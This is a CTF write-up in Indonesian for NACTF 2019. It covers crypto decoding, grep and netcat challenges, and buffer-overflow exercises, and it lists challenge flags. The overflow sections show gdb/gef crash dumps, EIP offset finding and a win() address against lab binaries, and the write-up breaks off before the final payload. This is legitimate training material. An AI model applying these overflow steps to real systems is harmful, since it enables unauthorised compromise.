NACTF Writeup - Suika

Some of problems solved after competition ended, masih bisa diakses btw sampe 5/10/2019

Crypto


1. Vyom's Soggy Croutons

Dikasih beginian:
ertkw{vk_kl_silkv}


Tinggal di caesar cipher, dapet nactf{et_tu_brute}

2. Loony tunes

Dapet keyword PIGPEN (btw pigpen gini gan)
P.P.S the flag is all lowercase



Terus dikasih gambar:



yo wis ben, nactf{th_th_th_thats_all_folks}

3. Super Duper AES

Dapet txt
d59fd3f37182486a44231de4713131d20324fbfe80e91ae48658ba707cb84841972305fc3e011
1c753733cf2

Tinggal disub aes

General skills

1. Intro to flag

Nactf{w3lc0m3_t0_th3_m4tr1x}

2. What the HEX?

Dapet twit elon musk tentang defcon:

49 20 77 61 73 2e 20 53 6f 72 72 79 20 74 6f 20 68 61 76 65 20 6d 69 73 73
65 64 20 79 6f 75 2e

Yaudah gampang tinggal didecode ke ascii

Leave the text format: no need to add nactf{} or change
punctuation/capitalization

I was. Sorry to have missed you.

Btw I miss yang di ui :(

3. Off-base

Ini ctf apaan dah gampang bet
bmFjdGZ7YV9jaDRuZzNfMGZfYmE1ZX0=

Base64 decode aja: nactf{a_ch4ng3_0f_ba5e}

4. Cat over the wire

Ini lagi tinggal cat
nc shell.2019.nactf.com 31242

Nactf{th3_c4ts_0ut_0f_th3_b4g}

5. Grace's HashBrowns

MD5 cuy
F5525fc4fc5fdd42a7cf4f65dc27571c

Pake md5 decoder aja, dapet **grak**

Berarti flagnya nactf{grak}

6. Get a GREP #0!

Langsung aja dah **strings bigtree.zip | grep nactf**

Bakal keluar:
bigtree/branch8/branch3/branch5/leaf8351.txtnactf{v1kram_and_h1s_10000_l3av3s}

7. Cellular Evolution #0: Bellsprout

Ikutin perintah di vikrams_instruction

Ok here is your job.
Open up cell.jar by double clicking, and press "inpat" to import my cell pattern from "inpattern.txt" and start growing!
Then type the letter "E" into the program box. The program box sets rules for how cells will evolve: E stands for east
and is equal to the value of the cell to the east. Therefore, each step, every cell will be set to the value of the cell directly east of it.

After writing the program you are going to need to hit "parse" to compile the code.
Now hit "step" to go forward 1 generation and watch your cells evolve!
Please record your results for me, I am particularly interested in what happens to the cells after 17 generations.

Thank you Squire or Squirette

Oke abis itu dapet:
1 1 . 1 . . . . 1 1 . 1 1 . . . 1 1 . . . . 1 . 1 1 . . . 1 1 . 1 1 . 1 . 1 1 . 1 1 1 . . 1 1
Replace . jadi 0
11010000110110001100001011000110110101101110011
Jadiin hex

686C61636B73
Jadiin ascii
hlacks

Flagnya nactf{hlacks}

Gua saranin yang kaya gini kerjain belakangan, agak lumayan susah dibanding yang laen tapi poinnya kecil

8. Cellular Evolution #1: Weepinbell

Apparently, Vikram was not satisfied with your work because he hired a new assistant: Eric. Eric has been doing a great job with managing the cells but he has allergies. Eric sneezed and accidentally messed up the order of the cells. Can you help Eric piece the cells back together?

btw, flag is all lowercase

Baca perintah di:
How_to_use_cell.jar.txt
Erics_Instructions.txt

Klik inpat buat masukin pattern

Oke kita bisa ubah posisinya, ini kurang lebih programnya

NW == 4 : 3
NE == 3 :4
SW == 1 : 2
SE == 2 : 1

Nah abis itu klik parse, dan step sampe ketemu pattern tulisan
Nactf{ib_bio_ftw}

9. Get a GREP #1!

This is keypoint:

I think she put 7 random vowels at the end of hers.

Cari yang ada vowel di akhir (aiueo)

Ini aga ga bener sih, tapi coba run
$ grep -e [aiueoAIUEO][aiueoAIUEO][aiueoAIUEO][aiueoAIUEO][aiueoAIUEO][aiueoAIUEO][aiueoAIUEO][aiueoAIUEO] flag.txt

Nanti keluar beberapa, cari yang vowel semua

nactf{1_q00ypgoyh5v42r5vqm9pdlbwnytq7duoeeoui2ic844v6ox}
nactf{w_f0p2dy20qjfbh8ueiuaio1n_6gql5o0pywqahzjko0v0sy7}
nactf{hramsq6xo37pv34m9oymnn8g71ohyc79asj9uieauuoc9wvf1}
nactf{r3gul4r_3xpr3ss10ns_ar3_m0r3_th4n_r3gul4r_euaiooa}
nactf{gfd36q50iierbiwfctiieiaei6kqctmdbvn8gg2l_fc3suibb}

10. SHCALC

Ini ada shellcode katanya

Coba `nc shell.2019.nactf.com 31214`

Lah langsung keluar flag, lawak lu badut, bisa pula

```
$ nc shell.2019.nactf.com 31214
nactf{3v4l_1s_3v1l_dCf80yOo}
```

Binary exploitation

1. BufferOverflow #0

Lihat di file c nya, terutama bagian main. Tujuan kita adalah mencapai win() dan mengeluarkan flag.txt.

Nih jangan bego kaya gua, jalanin `shell.2019.nactf.com:31475` nya, bukan di ./bufover-0

Karena `char buf[16];` kita tulis aja a yang banyak

```
$ nc shell.2019.nactf.com 31475
```

```
Bakal keluar output:
Type
something>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaa
You typed
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaa!
You win!
flag: nactf{0v3rfl0w_th4at_buff3r_18ghKusB}
```

2. BufferOverflow #1

pwntools can help you with crafting payloads

Got it!

Liat file c, `char buf[16];`

Pake gdb gan, kalo bisa upgrade ke gef

```
$chmod +x bufover-1
$gdb bufover-1
```

Terus run
gef➤ r

Bikin pattern gan, kita liat dia segvaultnya dimana
gef➤ pattern create 1000
(kayanya kebanyakan)
Terus run lagi pake patternnya

```
gef➤  r
Starting program: /root/CTF/nactf/binex/bufover-1
Type
something>aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaa
paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

```
zaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacra
acsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaad
kaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaeca
aedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaae
uaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafma
afnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaag
faaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwa
agxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaah
paahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaiha
aiiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaai
zaajbaajcaajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajra
ajsaajtaajuaajvaajwaajxaajyaaj
You typed
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara
aasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaab
kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaacca
acdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaac
uaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadma
adnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaae
faaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewa
aexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaaf
paafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaagha
agiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaag
zaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahra
ahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaai
kaailaaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaaj
uaajvaajwaajxaajyaaj!

Program received signal SIGSEGV, Segmentation fault.
0x61616168 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────

──────────────────────────────────────────────── registers ─────────
$eax   : 0x3f4
$ebx   : 0x0
$ecx   : 0xffffffff
$edx   : 0xf7f95890  →  0x00000000
```

```
$esp   : 0xffffd2f0  →
"iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaaua[...]"
$ebp   : 0x61616167 ("gaaa"?)
$esi   : 0xf7f94000  →  0x001d9d6c
$edi   : 0xf7f94000  →  0x001d9d6c
$eip   : 0x61616168 ("haaa"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs:
0x0063
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────── stack ────────
0xffffd2f0 | +0x0000:
"iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaaua[...]"    ← $esp
0xffffd2f4 | +0x0004:
"jaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaava[...]"
0xffffd2f8 | +0x0008:
"kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
0xffffd2fc | +0x000c:
"laaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxa[...]"
0xffffd300 | +0x0010:
"maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
0xffffd304 | +0x0014:
"naaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaaza[...]"
0xffffd308 | +0x0018:
"oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabba[...]"
0xffffd30c | +0x001c:
"paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabca[...]"
──────────────────────────────────────────────────────────────────
──────────────────────────────────────── code:x86:32 ────────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616168
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────── threads ────────
[#0] Id 1, Name: "bufover-1", stopped, reason: SIGSEGV
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────── trace ────────
```

Terus liat di
$eip   : 0x61616168 ("haaa"?)

Terus kita ulang searchnya

```
gef➤  pattern search haaa
[+] Searching 'haaa'
[+] Found at offset 25 (little-endian search) likely
[+] Found at offset 28 (big-endian search)
```

Oke pake yang atas dulu

Cari adress win()

```
gef➤  x/s win
0x80491b2 <win>: "U\211\345\201\354\030\001"
```

Diinjek aja